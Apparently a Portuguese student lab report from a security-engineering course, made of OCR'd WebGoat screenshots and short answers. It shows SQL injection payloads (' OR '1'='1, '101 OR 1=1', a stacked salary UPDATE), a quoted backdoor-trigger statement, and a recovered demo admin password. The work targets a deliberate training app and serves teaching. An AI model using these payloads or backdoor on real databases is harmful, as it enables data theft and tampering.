



Engenharia de Segurança
Grupo 7
Aula 14


Bruno Machado - A74941
Diogo Gomes - A73825
Francisco Mendes - A75097

Maio 2018


1


1.1


Applications Places System
Sun May 27, 22:13
WebGoat - Mozilla Firefox
1718-EngSeg/Aula14.... WebGoat
localhost:8080/WebGoat/start.mvc#attack/538385464/1100
Search
Improper Error Handling
Injection Flaws
Command Injection
Numeric SQL Injection
Log Spoofing
XPATH Injection
String SQL Injection
LAB: SQL Injection
Stage 1: String SQL Injection
Stage 2: Parameterized Query #1
Stage 3: Numeric SQL Injection
Stage 4: Parameterized Query #2
Database Backdoors
Blind Numeric SQL Injection
Blind String SQL Injection
Denial of Service
Insecure Communication
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
to this form of attack.
Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.
It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.
General Goal(s):
The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.
Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.
Enter your last name: Snow Go!
SELECT * FROM user_data WHERE last_name = ?
USERID FIRST_NAME LAST_NAME CC_NUMBER CC_TYPE COOKIE LOGIN_COUNT
101 Joe Snow 987654321 VISA 0
101 Joe Snow 2234200065411 MC 0
maxAge -1
path
secure false
version 0
httpOnly false
Parameters
scr 538385464
menu 1100
stage
num
WebGoat - Mozilla Firefox
user@CSI: ~


Applications Places System
Sun May 27, 22:19
WebGoat - Mozilla Firefox
1718-EngSeg/Aula14.... WebGoat
localhost:8080/WebGoat/start.mvc#attack/538385464/1100
Search
Blind Numeric SQL Injection
Blind String SQL Injection
Denial of Service
Insecure Communication
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge
injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.
Enter your last name: Your Name' OR '1'='1 Go!
SELECT * FROM user_data WHERE last_name = 'Your Name'
USERID FIRST_NAME LAST_NAME CC_NUMBER CC_TYPE COOKIE LOGIN_COUNT
101 Joe Snow 987654321 VISA 0
101 Joe Snow 2234200065411 MC 0
102 John Smith 2435600002222 MC 0
102 John Smith 4352209902222 AMEX 0
103 Jane Plane 123456789 MC 0
103 Jane Plane 333498703333 AMEX 0
10312 Jolly Hershey 176896789 MC 0
10312 Jolly Hershey 333300003333 AMEX 0
10323 Grumpy youaretheweakestlink 673834489 MC 0
10323 Grumpy youaretheweakestlink 33413003333 AMEX 0
15603 Peter Sand 123609789 MC 0
15603 Peter Sand 338893453333 AMEX 0
15613 Joesph Something 33843453533 AMEX 0
WebGoat - Mozilla Firefox
user@CSI: ~

1.2



Applications Places System
Sun May 27, 22:26
WebGoat - Mozilla Firefox
1718-EngSeg/Aula14.... WebGoat
localhost:8080/WebGoat/start.mvc#attack/101829144/1100
Search
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Command Injection
Numeric SQL Injection
Log Spoofing
XPATH Injection
String SQL Injection
LAB: SQL Injection
Stage 1: String SQL Injection
Stage 2: Parameterized Query #1
Stage 3: Numeric SQL Injection
Stage 4: Parameterized Query #2
Database Backdoors
Blind Numeric SQL Injection
Blind String SQL Injection
Denial of Service
Insecure Communication
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.
It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.
General Goal(s):
The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.
Select your local weather station: Columbia
Go!
SELECT * FROM weather_data WHERE station = 103
STATION NAME STATE MIN_TEMP MAX_TEMP
103 New York NY -10 110
domain
maxAge -1
path
secure false
version 0
httpOnly false
Parameters
scr 101829144
menu 1100
stage
num
WebGoat - Mozilla Firefox
user@CSI: ~



Applications Places System
Sun May 27, 22:43
WebGoat - Mozilla Firefox
1718-EngSeg/Aula14.... WebGoat
localhost:8080/WebGoat/start.mvc#attack/101829144/1100
Search
Blind String SQL Injection
Denial of Service
Insecure Communication
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge
Select your local weather station: Columbia
Go!
SELECT * FROM weather_data WHERE station = 101 OR 1=1
STATION NAME STATE MIN_TEMP MAX_TEMP
101 Columbia MD -10 102
102 Seattle WA -15 90
103 New York NY -10 110
104 Houston TX 20 120
10001 Camp David MD -10 100
11001 Ice Station Zebra NA -60 30
Inspector
Console
Debugger
Style Edi...
Perform...
Memory
Network
1 of 2
columbia
Rules
Computed
Animations
Fonts
action="#attack/101829144/1100" enctype="">


Select your local weather station:
<select name="station">
<option value="101 OR 1=1">Columbia</option>
<option value="102">Seattle</option>
<option value="103">New York</option>
<option value="104">Houston</option>
</select>

Filter Styles
Pseudo-elements
This Element
element { inline
}
* { bootstrap.min.css:7
-webkit-box-sizing: border-box;
-moz-box-sizing: border-box;


1.3


Applications Places System
Sun May 27, 23:21
WebGoat - Mozilla Firefox
1718-EngSeg/Aula14....
WebGoat
localhost:8080/WebGoat/start.mvc#attack/980912706/1100
Search
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Command Injection
Numeric SQL Injection
Log Spoofing
XPATH Injection
String SQL Injection
LAB: SQL Injection
Stage 1: String SQL Injection
Stage 3: Numeric SQL Injection
Show Source
Show Solution
Show Plan
Show Hints
Restart Lesson
Stage 1: Use String SQL Injection to execute more than one SQL Statement. The first stage of this lesson is to teach you how to use a vulnerable field to create two SQL statements. The first is the system's while the second is totally yours. Your account ID is 101. This page allows you to see your password, ssn and salary. Try to inject another update to update salary to something higher
User ID:
select userid, password, ssn, salary, email from employee where userid=101
Submit
User ID
Password
SSN
Salary
E-Mail
101
larry
386-09-5451
55000
larry@stooges.com
Cookies / Parameters
Cookie/s
name
JSESSIONID
value
8F976C1F8E9F75C60E107
comment
domain
maxAge
-1
path
secure
false
version
0
httpOnly
false
Parameters
scr
980912706
menu
1100
stage
num


Applications Places System
Sun May 27, 23:25
WebGoat - Mozilla Firefox
1718-EngSeg/Aula14....
WebGoat
localhost:8080/WebGoat/start.mvc#attack/980912706/1100
Search
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Command Injection
Numeric SQL Injection
Log Spoofing
XPATH Injection
String SQL Injection
LAB: SQL Injection
Stage 1: String SQL Injection
Stage 2: Parameterized Query #1
Stage 3: Numeric SQL Injection
Stage 4: Parameterized Query #2
Database Backdoors
Blind Numeric SQL Injection
Blind String SQL Injection
Denial of Service
Insecure Communication
to use the same technique to inject a trigger that would act as SQL backdoor, the syntax of a trigger is:
CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid
Note that nothing will actually be executed because the current underlying DB doesn't support triggers.
* You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm
User ID:
select userid, password, ssn, salary, email from employee where userid=101;update employee set salary = 99999999 where userid = 101
Submit
User ID
Password
SSN
Salary
E-Mail
101
larry
386-09-5451
99999999
larry@stooges.com
name
JSESSIONID
value
8F976C1F8E9F75C60E107
comment
domain
maxAge
-1
path
secure
false
version
0
httpOnly
false
Parameters
scr
980912706
menu
1100
stage
num



2



3

3.1

Ao inserir o utilizador "webgoat"e de seguida a cor red é mostrado no ecrã a password conrrespondente ao utilizador neste caso a password é "webgoat".

3.2

A conta que custama existir em todos os sistemas é a conta admin que tem normalmente todos os tipos de previlégios possivéis.

3.3

A conta admin tem como cor preferida "green"e tem como password "2275$starBo0rn3".